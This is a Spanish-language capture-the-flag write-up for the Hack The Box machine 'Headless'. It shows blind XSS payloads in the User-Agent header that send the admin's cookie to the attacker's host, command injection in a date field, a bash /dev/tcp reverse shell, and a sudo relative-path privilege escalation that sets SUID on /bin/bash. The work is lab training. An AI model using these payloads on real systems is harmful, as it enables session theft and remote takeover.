

Máquina Headless Hack The box EASY

Ping inicial de reconocimiento, identificamos que es un linux por el TTL.

```
(jouker@joukerm)-[~]  
$ ping 10.10.11.8  
PING 10.10.11.8 (10.10.11.8) 56(84) bytes of data.  
64 bytes from 10.10.11.8: icmp_seq=1 ttl=63 time=37.1 ms  
64 bytes from 10.10.11.8: icmp_seq=2 ttl=63 time=38.3 ms  
^C  
--- 10.10.11.8 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1002ms  
rtt min/avg/max/mdev = 37.123/37.722/38.322/0.599 ms
```

Hacemos mi típica enumeración cómoda y veo 2 puertos, el puerto ssh 22 y el puerto 5000


```
(jouker@joukerm)-[~]  
$ sudo nmap -sC -sV -vvv -n -Pn --min-rate 5000 10.10.11.8 -oN scan.txt  
[sudo] contraseña para jouker:  
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 13:28 CEST  
NSE: Loaded 157 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 13:28  
Completed NSE at 13:28, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 13:28  
Completed NSE at 13:28, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 13:28  
Completed NSE at 13:28, 0.00s elapsed  
Initiating SYN Stealth Scan at 13:28  
Scanning 10.10.11.8 [1000 ports]  
Discovered open port 22/tcp on 10.10.11.8  
Discovered open port 5000/tcp on 10.10.11.8  
Completed SYN Stealth Scan at 13:28, 0.26s elapsed (1000 total ports)  
Initiating Service scan at 13:28  
Scanning 2 services on 10.10.11.8
```

```
|_ssh-ed25519 AAAAC3NzaC1lZD11NTESAAAA1CKBEMK0tc0BX3yLrG4D1F5G797CfAnQ85JtyZ  
5000/tcp open  http      syn-ack ttl 63 Werkzeug httpd 2.2.2 (Python 3.11.2)  
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2  
|_http-title: Under Construction  
|_http-methods:  
|_Supported Methods: OPTIONS HEAD GET  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Solo podemos sacar que corre python por detrás.

```
(jouker@jouker)~$  
$ whatweb 10.10.11.8:5000  
http://10.10.11.8:5000 [200 OK] Cookies[is_admin], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.10.11.8], Python[3.11.2], Script, Title[Under Construction]  
, Werkzeug[2.2.2]
```

Pues nada, en 25 días podremos vulnerar la máquina.



Miramos dentro del recuadro azul.



Esta este contact support y lo he llenado de links h1 para a ver si puedo colar algún parámetro o lo que sea.

Contact Support

First Name:

<h1>hola</h1>

Last Name:

<h1>hola</h1>

Email:

<h1>hola</h1>

Phone Number:

<h1>hola</h1>

Message:

<h1>hola</h1>

Submit

Nos comemos los mocos porque no llegamos a ningún lado. O si lo hacemos?

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: **Host:** 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Realmente esto es el ticket que el administrador se supone que recibe en algún lado, podemos intentar ver si podemos llegar a ese lugar por nuestra propia cuenta.


Tenemos un dashboard, pero al parecer no hay permisos de acceso hacia este ya que ni siquiera es un forbidden

```
root@kali:~/Downloads# sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.11.8:5000 -x sh,txt,php,html -t 60
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.11.8:5000
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,txt,php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/support (Status: 200) [Size: 2363]
/dashboard (Status: 500) [Size: 265]
Progress: 23472 / 1102805 (2.13%)
```

UNAUTHORIZED

Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.



The screenshot shows the Chrome DevTools 'Cookies' tab. A table lists cookies for the domain 10.10.11.8. The selected cookie has the name 'is_admin', a value starting with 'INVZ2Xis', and the 'HttpOnly' flag set to 'false'. The 'Secure' flag is also set to 'false'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
is_admin	INVZ2Xis.uAlmXITvm@yihhsaPQWwv0_2fs	10.10.11.8	/	Session	44	false	false	None	Fri, 06 Jun 2025 17:24:31 GMT

¿Qué hace exactamente la flag `HttpOnly`?

La flag `HttpOnly` le indica al navegador que **no debe permitir el acceso a la cookie mediante JavaScript**, es decir, impide que sea leída o manipulada usando `document.cookie`.

¿Por qué es malo tener `HttpOnly = false`?

1. 🛡️ Exposición a ataques XSS (Cross-Site Scripting):


Si un atacante logra inyectar código JavaScript en tu sitio (por ejemplo, mediante una vulnerabilidad XSS), y `HttpOnly` está en `false`, puede robar la cookie de sesión del usuario con una simple línea como:

```
javascript
```

Copiar Editar

```
var cookie = document.cookie;
```

Abro primeramente el burpsuite para activar el proxy.



Si volvemos a la página de antes voy a comprobar en los campos cual puede llegar a ser vulnerable, al fin y al cabo hay información que nosotros podemos editar por nuestra cuenta y haber una vulnerabilidad, la gracia aquí esta en que todo lo que nosotros representamos a nosotros mismos aquí es lo que técnicamente ve el administrador desde el dashboard, por lo que si por ejemplo tuviésemos una especie de "whoami" a mi me pondría JK y al Administrador "Admin".

BurpProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizer

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept on

Forward

Drop

Time	Type	Direction	Method	URL
19:20:55 6 jun 2...	HTTP	→ Request	POST	http://10.10.11.8:5000/support

Request

PrettyRawHex

1

POST /support HTTP/1.1

2

Host: 10.10.11.8:5000

3

User-Agent: <h1>hola<h1>

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.10.11.8:5000/support

8

Content-Type: application/x-www-form-urlencoded

9

Content-Length: 143

10

Origin: http://10.10.11.8:5000

11

Connection: keep-alive

12

Cookie: is_admin=InVzZXIi.uAlmXLtm8vyihjNaPDWnvB_Zfs

13

Upgrade-Insecure-Requests: 1

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent:

Hola que tal

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.8:5000/support
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Origin: http://10.10.11.8:5000
Connection: keep-alive
Cookie: is_admin=InvZXXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

En este caso en esta máquina no ha funcionado , pero se supone que si tu rediriges a una imagen que no existe y utilizas onerror puedes redirigir el output del comando en cuestión.

```
2 Host: 10.129.138.21:5000
3 User-Agent: <img src=1 onerror=fetch("http://10.10.16.7/XSS")/>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,ima
```

```
img src=1 onerror=fetch("http://10.10.16.7/XSS")/>
```

Con este comando, la prueba si que ha funcionado bien, ahora que tenemos la prueba realizada y vemos como se envían varias peticiones podemos interpretar que el administrador esta abriendo nuestro ticket mal generado para el hacking.

Send Cancel

Request

Pretty Raw Hex

```
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: <script>var i=new Image(); i.src= "http://10.10.16.4/XSS"</script>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.8:5000/support
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 143
10 Origin: http://10.10.11.8:5000
11 Connection: keep-alive
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 fname=%3Ch1%3Ehola%3C%2Fh1%3E&lname=%3Ch1%3Ehola%3C%2Fh1%3E&email=asa%40gmail.com&
   phone=%3Ch1%3Ehola%3C%2Fh1%3E&message=%3Ch1%3Ehola%3C%2Fh1%3E
```

Response

Pretty Raw

```
Archivo Acciones Editar Vista Ayuda
(jouker@joukerm)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [06/Jun/2025 19:41:05] code 404, message File not found
10.10.11.8 - - [06/Jun/2025 19:41:05] "GET /XSS HTTP/1.1" 404 -
10.10.11.8 - - [06/Jun/2025 19:41:07] code 404, message File not found
10.10.11.8 - - [06/Jun/2025 19:41:07] "GET /XSS HTTP/1.1" 404 -
10.10.16.4 - - [06/Jun/2025 19:41:12] code 404, message File not found
10.10.16.4 - - [06/Jun/2025 19:41:12] "GET /XSS HTTP/1.1" 404 -
```


Request

Pretty Raw Hex

```
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: <script>var i=new Image(); i.src= "http://10.10.16.4/cookie="+ document.cookie</script>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.8:5000/support
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 143
10 Origin: http://10.10.11.8:5000
11 Connection: keep-alive
12 Cookie: is_admin=InVz7VTi.uAlmXlTvm8vyihjNaPDWnvB_7fc
```

```
Archivo Acciones Editor Vista Ayuda
(jouker@joukerm)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [06/Jun/2025 19:41:05] code 404, message File not found
10.10.11.8 - - [06/Jun/2025 19:41:05] "GET /XSS HTTP/1.1" 404 -
10.10.11.8 - - [06/Jun/2025 19:41:07] code 404, message File not found
10.10.11.8 - - [06/Jun/2025 19:41:07] "GET /XSS HTTP/1.1" 404 -
10.10.16.4 - - [06/Jun/2025 19:41:12] code 404, message File not found
10.10.16.4 - - [06/Jun/2025 19:41:12] "GET /XSS HTTP/1.1" 404 -
10.10.16.4 - - [06/Jun/2025 19:45:21] code 404, message File not found
10.10.16.4 - - [06/Jun/2025 19:45:21] "GET /cookie=is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs HTTP/1.1" 404 -
10.10.11.8 - - [06/Jun/2025 19:46:09] code 404, message File not found
10.10.11.8 - - [06/Jun/2025 19:46:09] "GET /cookie=is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
```

Y ahora sustituimos nuestra cookie por la cookie del administrador que hemos conseguido mediante la vulnerabilidad anterior.



Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage

Cookies


Filter Items

	Name	Value	Domain	Path	Expires / Max-Age
http://10.10.11.8:5000	is_admin	ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0	10.10.11.8	/	Session

Indexed DB


Local Storage

Tenemos acceso al sistema, y es un poco cutre pero esto es el administrator dashboard.



1

si le damos a generate report simplemente nos reporta que los sistemas están corriendo.



Hay que recordar que gracias al comando de whatweb hemos visto que esta web ha sido generada mediante werkzeug, eso quiere decir que seguramente para llegar a la función date corre python. Depende de que tan mal hecho este la comanda la gracia esta en que por detrás

quizás corre un os.system (pillar fecha)

Request

```

1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://10.10.11.8:5000
10 Connection: keep-alive
11 Referer: http://10.10.11.8:5000/dashboard
12 Cookie: is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 date=2023-09-15

```

Efectivamente al estar mal sanitizado obtenemos que podemos ejecutar comandos y se muestran.

```

Priority: u=0, i
date=2023-09-15; whoami

```

```

64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
--
<div class="container">
  <h1>
    Administrator Dashboard
  </h1>
  <p>
    Generate a website health report:
  </p>
  <form action="/dashboard" method="post">
    <label for="date">
      Select Date:
    </label>
    <input type="date" id="date" name="date" value="2023-09-15" required>
    <button type="submit">
      Generate Report
    </button>
  </form>
  <div id="output-container">
    <div id="output-content" style="background-color: green; color: white; padding: 10px; border-radius: 5px;">
      Systems are up and running!
    </div>
  </div>
</div>
</body>
</html>

```

```

date=2023-09-15; id

```

```

65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
--
<h1>
  Administrator Dashboard
</h1>
<p>
  Generate a website health report:
</p>
<form action="/dashboard" method="post">
  <label for="date">
    Select Date:
  </label>
  <input type="date" id="date" name="date" value="2023-09-15" required>
  <button type="submit">
    Generate Report
  </button>
</form>
<div id="output-container">
  <div id="output-content" style="background-color: green; color: white; padding: 10px; border-radius: 5px;">
    Systems are up and running!
    uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
  </div>
</div>

```

```
11 Meterpreter: http://10.10.11.0:3000/dashboard
12 Cookie: is_admin=ImFkbWlIg.dmzDKZNE6CK0oyL1fbM-SnxpH0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 date=2023-09-15; bash+=c+'bash+=i+=%26+/dev/tcp/10.10.16.4/5555+0+%261'

10.10.16.4 - - [06/Jun/2025 19:45:21] code 404, message File not found
10.10.16.4 - - [06/Jun/2025 19:45:21] "GET /cookie=is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPD
10.10.11.8 - - [06/Jun/2025 19:46:09] code 404, message File not found
10.10.11.8 - - [06/Jun/2025 19:46:09] "GET /cookie=is_admin=ImFkbWlIg.dmzDKZNE6CK0oyL1
^C
Keyboard interrupt received, exiting.

(jouker@joukerm)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.8] 59624
bash: cannot set terminal process group (1369): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$
```

Tengo finalmente la flag de user.txt.

```
dvir@headless:~/app$ nano nota.
dvir@headless:~/app$ ls
app.py  dashboard.html  hackattempt.html  hacking_reports  index.html  inspect_reports.py  report.sh  support.html
dvir@headless:~/app$ cd
dvir@headless:~$ dir
app  geckodriver.log  user.txt
dvir@headless:~$
```

Tenemos un sudo -l que ejecuta un binario, el binario en cuestión ejecuta un initdb.sh, pero al estar mal marcado y no como ruta absoluta podemos hacer nuestro propio ./initdb.sh

```
dvir@headless:~$ sudo -l
Matching Defaults entries for dvir on headless:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
  (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
dvir@headless:~$
```

```
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 7.2
#!/bin/bash
chmod u+s /bin/bash
initdb.sh
```

Por cierto he cambiado la comanda de antes por un simple /bin/bash, pensaba que no funcionaba pero la cosa era que necesitaba permisos de ejecución para funcionar.

```
/usr/bin/echo "Database service is running."
fi

exit 0
dvir@headless:~$ chmod +x initdb.sh
dvir@headless:~$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.02, 0.02, 0.00
Database service is not running. Starting it...
whoami
root
```



Headless has been Pwned!

Congratulations



Joukerr, best of luck in capturing flags ahead!

#14719

MACHINE RANK

06 Jun 2025

PWN DATE

RETIRED

MACHINE STATE

OK

SHARE